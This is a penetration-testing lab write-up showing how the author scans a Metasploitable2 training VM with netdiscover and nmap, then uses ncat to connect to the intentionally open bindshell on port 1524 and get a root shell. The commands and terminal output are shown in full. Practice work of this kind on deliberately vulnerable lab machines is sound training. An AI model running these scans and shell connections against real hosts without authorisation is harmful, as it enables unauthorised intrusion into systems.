

14 July, 24

Exploiting 1524 BindShell Port Vulnerability on Metasploitable2

Detailed Write-Up by Seerat E Marryum


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

14 July, 24



The screenshot shows a Kali Linux terminal window with the following content:

```
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 4061 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

At the bottom of the window, there is a status bar that reads: "To direct input to this VM, click inside or press Ctrl+G."

14 July, 24



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home x KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _

Click in the virtual screen to send keystrokes
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools  Remind Me Later  Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.
```

14 July, 24



```
silentspectre@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  



| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname         |
|-----------------|-------------------|-------|-----|-------------------------------|
| 192.168.100.1   | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD   |
| 192.168.100.48  | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc.                  |

  
[silentspectre@kali]-[~]  
$ ping 192.168.100.218  
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:  
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms  
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms  
^C  
— 192.168.100.218 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1022ms  
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms  
  
[silentspectre@kali]-[~]  
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

14 July, 24

nmap scan -Pn -sV <ip>




```
(silentspectre@kali)-[~]
$ nmap -Pn -sV 192.168.100.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT
Nmap scan report for 192.168.100.218
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Connecting to a Metasploitable2 system using **ncat** on port **1524**. Command: **uname -a**, displays detailed information about the system. Once connected, we can run several commands (**uname -a**, **whoami**, **pwd**, **ls**) to **gather information about the target system** and verify their access level as now we will have root access on the Metasploitable2 system.

14 July, 24



The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the following output:

```
silentspectre@kali: ~  
File Actions Edit View Help  
(Reading database ... 436660 files and directories currently installed.)  
Preparing to unpack ... /ncat_7.94+git20230807.3be01efb1+dfsg-2+kali3_amd64.deb ...  
Unpacking ncat (7.94+git20230807.3be01efb1+dfsg-2+kali3) ...  
Setting up ncat (7.94+git20230807.3be01efb1+dfsg-2+kali3) ...  
Processing triggers for man-db (2.12.1-2) ...  
Processing triggers for kali-menu (2023.4.7) ...  
  
(silentspectre@kali)-[~]  
$ ncat 192.168.100.218 1524  
root@metasploitable:/# uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# pwd  
/  
root@metasploitable:/# ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
root@metasploitable:/#
```